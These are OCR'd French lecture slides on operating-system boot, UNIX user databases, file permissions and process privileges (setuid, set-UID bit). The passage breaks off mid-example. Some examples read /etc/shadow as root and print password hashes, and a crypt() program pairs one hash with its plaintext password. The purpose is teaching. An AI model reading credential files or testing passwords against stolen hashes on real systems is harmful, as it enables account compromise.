Machines informatiques, systèmes d'exploitation et droits des processus

Principes élémentaires
Utilisateurs et droits
Vulnérabilités et précautions


Fabrice Harrouet
École Nationale d'Ingénieurs de Brest
harrouet@enib.fr
http://www.enib.fr/~harrouet/

Machines informatiques

- **Propos**
  - Rappeler les principes de fonctionnement des processeurs
    - Influences en terme de privilèges d'exécution
  - Conséquences en terme d'architecture des systèmes
    - Espace noyau / espace utilisateur
    - Démarrage des services
    - Droits des utilisateurs
  - Conséquences en terme d'architecture des applications
    - Vulnérabilités potentielles
    - Précautions et *"bonnes manières"*

Machines informatiques

▷ Architecture simplifiée



Machines informatiques

- **Adressage réel**
  - Adresse manipulée : emplacement physique (mémoire ou coupleur)
  - Modèle extrêmement simple à comprendre et à utiliser
  - Pas de notion de privilège, aucune protection
    - N'importe quel code peut accéder à toutes les ressources
    - Pas de distinction entre code système et code applicatif (ex. *MDO*)
- **Adressage virtuel**
  - Adresse manipulée : entrée dans une table de correspondance
    - La *Memory Management Unit* du processeur traduit en adresse réelle
    - La table de correspondance donne les propriétés de la zone mémoire (privilège, accessibilité, présence ...)
  - Mémoire paginée : un ensemble de pages de taille fixe
  - Mémoire segmentée : des plages d'adresses (base+taille)

Démarrage de la machine (exemple du *PC*)

- **Exécution d'un code prédéterminé :** *Basic-Input-Output-System*
  - Saut à une adresse prédéterminée (ex. `F000:FFF0`)
  - Programme figé stocké en mémoire non volatile (*ROM*)
    - Primitives permettant un accès minimal au matériel
    - Programmation des vecteurs d'interruptions (matérielles et logicielles)
  - Initialisation et test du matériel (*Power-On-Self-Test*)
  - Recherche de code sur support de stockage (*Warm-Boot*)
    - Chargement du code en mémoire et test de signature (ex. `55AA`)
- **Exécution d'un code variable :** *Boot-Loader*
  - Saut à l'adresse de chargement du code (ex. `07C0:0000`)
  - Adressage en mode réel (ou sans privilège), primitives *BIOS* accessibles
  - Permet le choix et le démarrage du système d'exploitation
    - Chargement et saut similaire au *Warm-Boot*, chaînage

Démarrage de la machine (exemple du *PC*)

▷ Espace d'adressage d'un *PC* au démarrage

```
[0000:0000]
            Table des vecteurs d'interruption (256 paires [segment:offset])
[0040:0000]
            Variables du BIOS (eventuellement un peu au dela)
[0040:0071]
            ... (environ 29 KO libres)
[07C0:0000]
            Copie du secteur de boot
[07C0:01FF]
            ... (environ 608 KO libres)
[A000:0000]
            Memoire video (mode graphique 320*200*256 en [A000:0000])
[B000:0000]
            Memoire video (mode texte 80*25*16 en [B800:0000])
[C000:0000]
            Diverses extensions (bios, cartes ...)
[F000:0000]
            Code du BIOS (demarrage en [F000:FFF0])
[F000:FFFF]
```

Démarrage de la machine (exemple du *PC*)

▷ Exemple : multiboot avec *LILO* (fichier `/etc/lilo.conf`)

```
lba32          # Utiliser l'adressage lineaire des disques (BIOS modernes)
boot=/dev/sda # Placer le chargeur sur le Master-Boot-Record du premier disque
prompt         # Parametres de presentation (attente, titre, couleurs ...)
timeout=50
vga=792
menu-title=" Slackware 12.0 - winchose "
menu-scheme=wk:kw:wk:kw

image=/boot/vmlinuz-min-smp-2.6.21.5 # Emplacement du noyau a charger
  label=linux                        # Nom de l'entree pour le menu de choix
  root=/dev/sda5                     # Partition racine utilisee par le noyau
  read-only

other=/dev/sda7 # Chainer avec un autre boot-loader
  label=OpenBSD # Nom de l'entree pour le menu de choix

other=/dev/sda1 # Chainer avec un autre boot-loader
  label=dos     # Nom de l'entree pour le menu de choix
```

Démarrage du noyau du système

▷ **Appropriation des ressources**

- ◇ Mettre en place la segmentation/pagination de la mémoire
  - ○ Renseigner en mémoire des tables prévues à cet effet
  - ○ Une instruction donne l'adresse de cette table au processeur (passage en mode protégé à ce moment si nécessaire)
- ◇ Code du noyau : dans des segments/pages privilégiés
  - ○ Accès aux instructions de segmentation/pagination, interruption ...
- ◇ Installer les vecteurs d'interruptions (matérielles et logicielles)
  - ○ Notamment pour ce qui concerne les fautes internes ! (segmentation, violations de privilèges ... $\rightarrow$ réaction du noyau)
- ◇ Mettre en place la gestion des processus
- ◇ Les services du *BIOS* ne sont plus disponibles !
  - ○ Le noyau doit contenir les pilotes de périphériques nécessaires

Démarrage des services du système

- **Le processus `init` (systèmes de type *UNIX*)**
  - Ancêtre de tous les processus, créé *"spontanément"*
    - Un processus peut en créer d'autres ...
  - Famille *BSD*
    - Exécution d'un *shell* sur le script `/etc/rc`
    - Consultation de `/etc/rc.conf` et lancement des services
    - Pour l'arrêt : consultation de `/etc/rc.shutdown`
  - Famille *System V*
    - Consultation de `/etc/inittab` pour les services à démarrer
    - Différents *runlevels* possibles (single, multi, graphique ...)
    - Désigne généralement une hiérarchie de *scripts*

Démarrage des services du système

▷ Exemple : script `/etc/rc` (famille *BSD*)

```
$ cat /etc/rc
...
# pick up option configuration
. /etc/rc.conf

...
if [ X"${httpd_flags}" != X"NO" ]; then
        # Clean up left-over httpd locks
        rm -f /var/www/logs/{ssl_mutex,httpd.lock,accept.lock}.*
        echo -n ' httpd';               /usr/sbin/httpd ${httpd_flags}
fi
if [ X"${sshd_flags}" != X"NO" ]; then
        echo -n ' sshd';                /usr/sbin/sshd ${sshd_flags};
fi
...
$ cat /etc/rc.conf
...
sshd_flags=""           # for normal use: ""
httpd_flags=NO          # for normal use: "" (or "-DSSL" after reading ssl(8))
...
```

Démarrage des services du système

▷ Exemple : `/etc/inittab` (famille *System V*)

```
id:4:initdefault: # Default runlevel. (Do not set to 0 or 6)

si:S:sysinit:/etc/rc.d/rc.S # System initialization (runs when system boots).
su:1S:wait:/etc/rc.d/rc.K   # Script to run when going single user (runlevel 1).
rc:2345:wait:/etc/rc.d/rc.M # Script to run when going multi user.
l0:0:wait:/etc/rc.d/rc.0    # Runlevel 0 halts the system.
l6:6:wait:/etc/rc.d/rc.6    # Runlevel 6 reboots the system.

c1:12345:respawn:/sbin/agetty 38400 tty1 linux # Text consoles
c2:12345:respawn:/sbin/agetty 38400 tty2 linux
c3:12345:respawn:/sbin/agetty 38400 tty3 linux
c4:12345:respawn:/sbin/agetty 38400 tty4 linux
c5:12345:respawn:/sbin/agetty 38400 tty5 linux
c6:12345:respawn:/sbin/agetty 38400 tty6 linux

x1:4:respawn:/etc/rc.d/rc.4                    # X window system
```

Démarrage des services du système

▷ Exemple : quelques scripts de `/etc/rc.d` (famille *System V*)


```
rc.S --> init bas niveau      rc.M --> rc.syslog
         rc.modules                    rc.inet1 --> rc.inet1.conf
                                       rc.inet2 --> rc.rpc
rc.K --> arret des services                        rc.firewall
         arret des processus                       rc.ip_forward
                                                   rc.sshd
rc.0 --> arret des services                        rc.bind
rc.6     sauvegarde parametres                     rc.nfsd
         arret ou reboot                           rc.acpid
                                       rc.cups
rc.4 --> login graphique               rc.alsa
                                       rc.keymap
                                       rc.mysqld
                                       rc.httpd
                                       rc.samba
                                       rc.gpm
                                       rc.local --> rc.autofs
                                                    rc.ntp

if [ -x /etc/rc.d/rc.TRUC ] ; then . /etc/rc.d/rc.TRUC start ; fi
```

Démarrage des services du système

- **Création d'un processus**
  - Créer une entrée dans la table des processus
    - Identifiant
    - Utilisateur(s)
    - Répertoire courant
    - ...
  - Lui attribuer ses descripteurs de fichiers
  - Créer l'espace d'adressage virtuel
    - Segment(s) de code ($\neq$ noyau $\rightarrow$ non priliégié !)
    - Segment(s) de données
    - Segment(s) de pile


Espace d'adressage d'un processus



Espace d'adressage d'un processus

Ici, les processus A et B

exécutent le même programme



Les utilisateurs du système

- **Base d'utilisateurs locale**
  - Définir l'identité des utilisateurs
  - Attribution d'un identifiant unique désignant chaque utilisateur
    - Unique information déterminante pour le système (pas le nom)
  - Propriétés (répertoire de travail, *shell* ...)
  - Information d'authentification (mot de passe)
  - Appartenance à un/des groupe(s) d'utilisateurs
    - Mise en commun de ressources
  - Fichiers `/etc/passwd` et `/etc/group` lisibles par quiconque
  - Fichier `/etc/shadow` lisible uniquement par l'administrateur (empêcher l'obtention des mots de passes codés)
  - Fichier `C:\WINDOWS\system32\config\SAM` sous *Window$*
  - Il existe aussi des bases d'utilisateurs externes ...

Les utilisateurs du système

▷ Exemple : fichiers d'utilisateurs locaux

```
# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
...
sshd:x:33:33:sshd:/:/bin/false
nobody:x:99:99:nobody:/:/bin/false
harrouet:x:1234:2000:Fabrice Harrouet:/home/harrouet:/bin/bash

# cat /etc/shadow
root:$1$oL613Piv$BwFy7MrVBSNeeJ8oGigay0:13698:0:::::
...
sshd:*:9797:0:::::
nobody:*:9797:0:::::
harrouet:$1$38R/WKiv$9ZCpA6OUb.rJlOkNdvoFZ/:13437:0:::::

# cat /etc/group
root::0:root
...
nogroup::99:
prof::2000:
project::3000:harrouet,legal
```

Les utilisateurs du système

▷ Exemple : lister les utilisateurs (`man 3 getpwent`)

```
#include <sys/types.h>
#include <pwd.h>
#include <stdio.h>
int main(void)
{
struct passwd * pw=getpwent();
while(pw)
  {
  fprintf(stdout,"%s\n",pw->pw_name);
  fprintf(stdout,"\tpasswd=%s\n",pw->pw_passwd);
  fprintf(stdout,"\tuid=%d\n",pw->pw_uid);
  fprintf(stdout,"\tgid=%d\n",pw->pw_gid);
  fprintf(stdout,"\tgecos=%s\n",pw->pw_gecos);A
  fprintf(stdout,"\tdir=%s\n",pw->pw_dir);
  fprintf(stdout,"\tshell=%s\n",pw->pw_shell);
  pw=getpwent();
  }
endpwent();
return 0;
}
```

```
$ ./prog
root
        passwd=x
        uid=0
        gid=0
        gecos=root
        dir=/root
        shell=/bin/bash
...
harrouet
        passwd=x
        uid=1234
        gid=2000
        gecos=Fabrice Harrouet
        dir=/home/harrouet
        shell=/bin/bash
$
```

Les utilisateurs du système

▷ Exemple : infos utilisateurs (`man 3 getpwuid/getpwnam/getspnam`)

```
#include <sys/types.h>
#include <pwd.h>
#include <shadow.h>
#include <stdio.h>

int main(int argc,char ** argv)
{
uid_t uid;
struct passwd * pw=sscanf(argv[1],"%u",&uid)==1 ? getpwuid(uid) : getpwnam(argv[1]);
struct spwd * spw=getspnam(pw->pw_name);
fprintf(stdout,"name=%s\n",pw->pw_name);
fprintf(stdout,"passwd=%s\n",spw ? spw->sp_pwdp : pw->pw_passwd);
fprintf(stdout,"uid=%d\n",pw->pw_uid);
fprintf(stdout,"gid=%d\n",pw->pw_gid);
fprintf(stdout,"gecos=%s\n",pw->pw_gecos);
fprintf(stdout,"dir=%s\n",pw->pw_dir);
fprintf(stdout,"shell=%s\n",pw->pw_shell);
return 0;
}
```

Les utilisateurs du système

▷ Exemple : infos utilisateurs (`man 3 getpwuid/getpwnam/getspnam`)

```
{user@host}$ ./prog 0
name=root
passwd=x
uid=0
gid=0
gecos=root
dir=/root
shell=/bin/bash

{user@host}$ ./prog harrouet
name=harrouet
passwd=x
uid=1234
gid=2000
gecos=Fabrice Harrouet
dir=/home/harrouet
shell=/bin/bash
```

```
{root@host}# ./prog 0
name=root
passwd=$1$oL613Piv$BwFy7MrVBSNeeJ8oGigay0
uid=0
gid=0
gecos=root
dir=/root
shell=/bin/bash

{root@host}# ./prog harrouet
name=harrouet
passwd=$1$38R/WKiv$9ZCpA6OUb.rJlOkNdvoFZ/
uid=1234
gid=2000
gecos=Fabrice Harrouet
dir=/home/harrouet
shell=/bin/bash
```

Les utilisateurs du système

▷ Exemple : vérification d'un mot de passe (`man 3 crypt`)

```
#define _XOPEN_SOURCE /* crypt() in unistd.h, link with -lcrypt */
#include <unistd.h>
#include <string.h>
#include <stdio.h>
int main(int argc,char ** argv)
{
char salt[0x10]; /* 2 to 8 chars in [a-zA-Z0-9./] */
size_t saltLen=strncmp(argv[1],"$1$",3) ? 2 : strchr(argv[1]+3,'$')+1-argv[1];
strncpy(salt,argv[1],saltLen); salt[saltLen]='\0';
fprintf(stdout,"%s\n",strcmp(crypt(argv[2],salt),argv[1]) ? "mismatch" : "match");
return 0;
}
$ ./prog 'abGHHemX.7eR2' 1keke3 # DES salt 'ab' (weak)
mismatch
$ ./prog 'abGHHemX.7eR2' 1keke2
match
$ ./prog '$1$38R/WKiv$9ZCpA6OUb.rJlOkNdvoFZ/' 1keke3 # MD5 salt '38R/WKiv' (stronger)
mismatch
$ ./prog '$1$38R/WKiv$9ZCpA6OUb.rJlOkNdvoFZ/' 1keke2
match
```

Les utilisateurs du système

▷ Connexion d'un utilisateur

- ◇ Au démarrage, des processus de connexion sont lancés
  - ○ Gestion de terminaux physiques (série ...) ou virtuels (consoles)
  - ○ Exécutés par l'administrateur (`root`)
- ◇ Le processus propose un écran de saisie (*login*/*password*)
  - ○ Consultation de la base d'utilisateurs, vérification du mot de passe
  - ○ Rejoindre le répertoire de l'utilisateur (`man 2 chdir`)
  - ○ Prendre l'identité de l'utilisateur (`man 2 setuid`)
  - ○ Recouvrement par le *shell* de l'utilisateur (`man 2 execve`)
- ◇ Principe similaire en mode graphique
  - ○ Serveur graphique et processus de connexion exécutés par `root`
  - ○ Gestionnaire de fenêtres exécuté par l'utilisateur

Les droits des utilisateurs

▷ L'identifiant de l'utilisateur détermine ses droits

- ◇ L'utilisateur n'agit qu'à travers ses processus
- ◇ Les appels systèmes contrôlent l'identifiant de l'utilisateur
  - ○ Tous autorisés pour `root` (`0`) (accès aux fichiers, ports réservés ...)
  - ○ Généralement confronté aux droits des fichiers pour les autres

▷ Les droits associés aux fichiers

- ◇ Un fichier appartient toujours à un utilisateur et un groupe
- ◇ Droits d'accès pour l'utilisateur, les membres du groupe, les autres
  - ○ Consulter (`r`), modifier (`w`) le contenu
  - ○ Exécuter le fichier ou entrer dans le répertoire (`x`)
  - ○ nb : créer/supprimer un fichier ≡ modifier son répertoire
  - ○ nb : bit `t` sur un répertoire → suppression restreinte
    (seul le propriétaire d'un élément contenu peut le supprimer)

Les droits des utilisateurs

▷ Exemple : droits associés aux fichiers

- ◇ `/etc/passwd` est un simple fichier
  - ○ Lisible par quiconque, modifiable uniquement par `root`
- ◇ `/bin/rm` est un programme
  - ○ Lisible et exécutable par quiconque, modifiable uniquement par `root`
- ◇ `/dev/lp0` est un *char-device*
  - ○ Lisible et modifiable par `root` et les membres du groupe `lp`
- ◇ `/home/harrouet` est un répertoire
  - ○ Consultable, modifiable et accessible uniquement par `harrouet`
- ◇ `/tmp` est un répertoire sans restriction d'accès
  - ○ Seul le propriétaire d'un élément contenu peut le supprimer

```
$ ls -ldU /etc/passwd /bin/rm /dev/lp0 /home/harrouet /tmp
-rw-r--r--  1 root     root  1067 2007-07-09 19:09 /etc/passwd
-rwxr-xr-x  1 root     root 35768 2007-06-09 03:12 /bin/rm
crw-rw----  1 root     lp    6, 0 1995-04-28 01:17 /dev/lp0
drwx------ 44 harrouet prof  4096 2007-09-18 09:31 /home/harrouet
drwxrwxrwt  8 root     root  4096 2007-09-26 14:35 /tmp
```

Les droits des utilisateurs

▷ Attribution des groupes et des droits des fichiers

- ◇ Chaque utilisateur *"physique"* dispose d'un répertoire personnel
  - ○ Accès complet pour lui, interdit pour quiconque (`rwx------`)
- ◇ Affectation d'un groupe selon le *"statut"* de chaque utilisateur
  - ○ Difficile à nuancer (`prof`, `eleve` ...), souvent indéterminé (`users`)
- ◇ Un répertoire commun pour les participants à un même projet
  - ○ Créer un groupe et ajouter les utilisateurs selon les besoins
    (`tobefree::3000:filip,frank,adel`)
    (`drwxrwx--- 38 root tobefree 4096 1996-10-18 10:29 /data/tobefree`)
- ◇ Fichiers *"système"* uniquement modifiables par `root`
  - ○ Accès plus ou moins strict selon la sensibilité
    (`-rw-r--r-- 1 root root  2391 2007-07-05 16:59 /etc/profile`)
    (`-rwxr-xr-x 1 root root 81820 2007-06-09 03:12 /bin/ls`)
    (`drwx------ 2 root root  4096 2007-09-12 03:16 /etc/samba/private`)

Les droits d'un processus

- **Identifier l'utilisateur associé au processus**
  - Déterminé au *login*, puis transmis par héritage
    - Utilisateur d'un processus enfant = utilisateur du parent
  - Des appels systèmes permettent d'en changer (`root` → autre)
    - Démarche prudente : attribution des moindres droits
    - Utilisé notamment par les programmes de *login*
    - Permet de *"perdre"* des droits mais pas d'en *"gagner"*
  - Des procédés spécifiques permettent de *"gagner"* des droits
    - Permettre à des utilisateurs de devenir `root`
    - Indispensable pour certaines opérations
      (accès à des périphériques, *login* sous une nouvelle identité ...)
    - À utiliser avec une extrême précaution !
      (points d'entrée privilégiés pour des actions malveillantes)

Les droits d'un processus

- **Identifier l'utilisateur associé au processus**
  - 3 informations distinctes :
    - L'utilisateur *réel* : pour *"faire joli"* (nom de l'utilisateur ...)
    - L'utilisateur *effectif* : détermine les droits pour les appels système
    - L'utilisateur *sauvegardé* : valeur initiale de l'utilisateur *effectif*
  - Seul l'utilisateur *effectif* est déterminant en terme de droits !
  - Si l'utilisateur *effectif* était initialement `root` (lors de `execve()`)
    - L'utilisateur *sauvegardé* est alors initialisé à `root`
    - On peut changer l'utilisateur *effectif* pour *"perdre"* des droits (ils ne sont nécessaires que pour quelques rares opérations)
    - On peut le restaurer à `root` car l'utilisateur *sauvegardé* est `root` (perte temporaire des droits, impossible sinon)

Les droits d'un processus

- **L'`UID` et le `GID`** (*User/Group IDentifier*)
  - Les types `uid_t` et `gid_t` ($\simeq$ entier)
    ```
    #include <sys/types.h>
    ```
  - Récupérer l'identifiant (`man 2 getuid/getgid`)
    ```
    #include <unistd.h>
    uid_t getuid(void); /* utilisateur reel */
    uid_t geteuid(void); /* utilisateur effectif */
    gid_t getgid(void); /* groupe reel */
    gid_t getegid(void); /* groupe effectif */
    ```
  - Donnent toujours un résultat valide et immédiat

Les droits d'un processus

▷ **Changer les droits du processus**
(`man 2 setuid/seteuid/setgid/setegid`)

◇
```
#include <unistd.h>
int setuid(uid_t uid);
int seteuid(uid_t euid);
int setgid(gid_t gid);
int setegid(gid_t egid);
```

◇ Retour : `0` si OK, `-1` si non autorisé

◇ `seteuid/setegid` : changer *effectif* uniquement

- La *"perte"* de droits peut être temporaire

◇ `setuid/setgid` : changer *réel*, *effectif* et *sauvegardé*

- Si l'utilisateur *effectif* avant l'appel est `root` (souvent le cas)
- La *"perte"* de droits est définitive
- Changement complet d'identité

Les droits d'un processus

▷ **Manipulation explicite de l'utilisateur sauvegardé**

◇ Les appels `setuid()` et `seteuid()` ont une sémantique un peu floue

○ Quelques variantes d'un système à un autre

○ Notamment au niveau de l'altération de l'utilisateur *sauvegardé*

◇ D'autres appels système permettent d'éclaircir la situation

○ Non-standards mais largement répandus

◇
```
#define _GNU_SOURCE /* autoriser ces 2 appels */
#include <unistd.h>
int getresuid(uid_t * ruid,uid_t * euid,uid_t * suid);
int setresuid(uid_t ruid,uid_t euid,uid_t suid);
```

◇ nb : *idem* pour les groupes

Les droits d'un processus

- **Attribution du bit** *set-UID* **aux exécutables (**`man 1/2 chmod`**)**
  - Utilisateur effectif = propriétaire du fichier !
    - $\forall$ utilisateur *effectif* avant le recouvrement (`man 2 execve`)
  - Permet à un utilisateur non-privilégié de *"gagner"* des droits
    - L'utilisateur *réel* est conservé
    - L'utilisateur *effectif* est modifié (donc l'utilisateur *sauvegardé*)
  - Utile pour accéder à des fichiers sensibles, des périphériques ...
    - En pratique, très peu d'opérations nécessitent des privilèges
    - !!! Attention !!! L'ensemble du processus est privilégié !!!
      (les maladresses de programmation peuvent être désastreuses)

```
-rws--x--x 1 root root  28992 2007-05-09 19:59 /bin/ping
-rws--x--x 1 root root 345624 2007-02-19 02:42 /usr/bin/cdrecord
-rws--x--x 1 root root  36092 2007-06-19 08:59 /usr/bin/passwd
-rws--x--x 1 root root  35868 2007-06-19 08:59 /bin/su
-rws--x--x 1 root bin   90400 2006-02-06 20:00 /usr/bin/sudo
```

Les droits d'un processus

▷ Attribution du bit *set-UID* aux exécutables (`man 1/2 chmod`)

```
#define _GNU_SOURCE /* allow non standard getresuid() in unistd.h */
#include <unistd.h>
#include <stdio.h>

int main(void)
{
uid_t uid,euid,suid;
getresuid(&uid,&euid,&suid);
fprintf(stderr,
        "r=%d e=%d s=%d\n",
        uid,euid,suid);
return 0;
}
```

```
$ ls -l prog
-rwxr-xr-x 1 harrouet prof 6531 2007-09-20 10:33 prog
$ ./prog
r=1234 e=1234 s=1234
$ su
Password:
# ./prog
r=0 e=0 s=0
# chown root prog
# chmod u+s prog
# ls -l prog
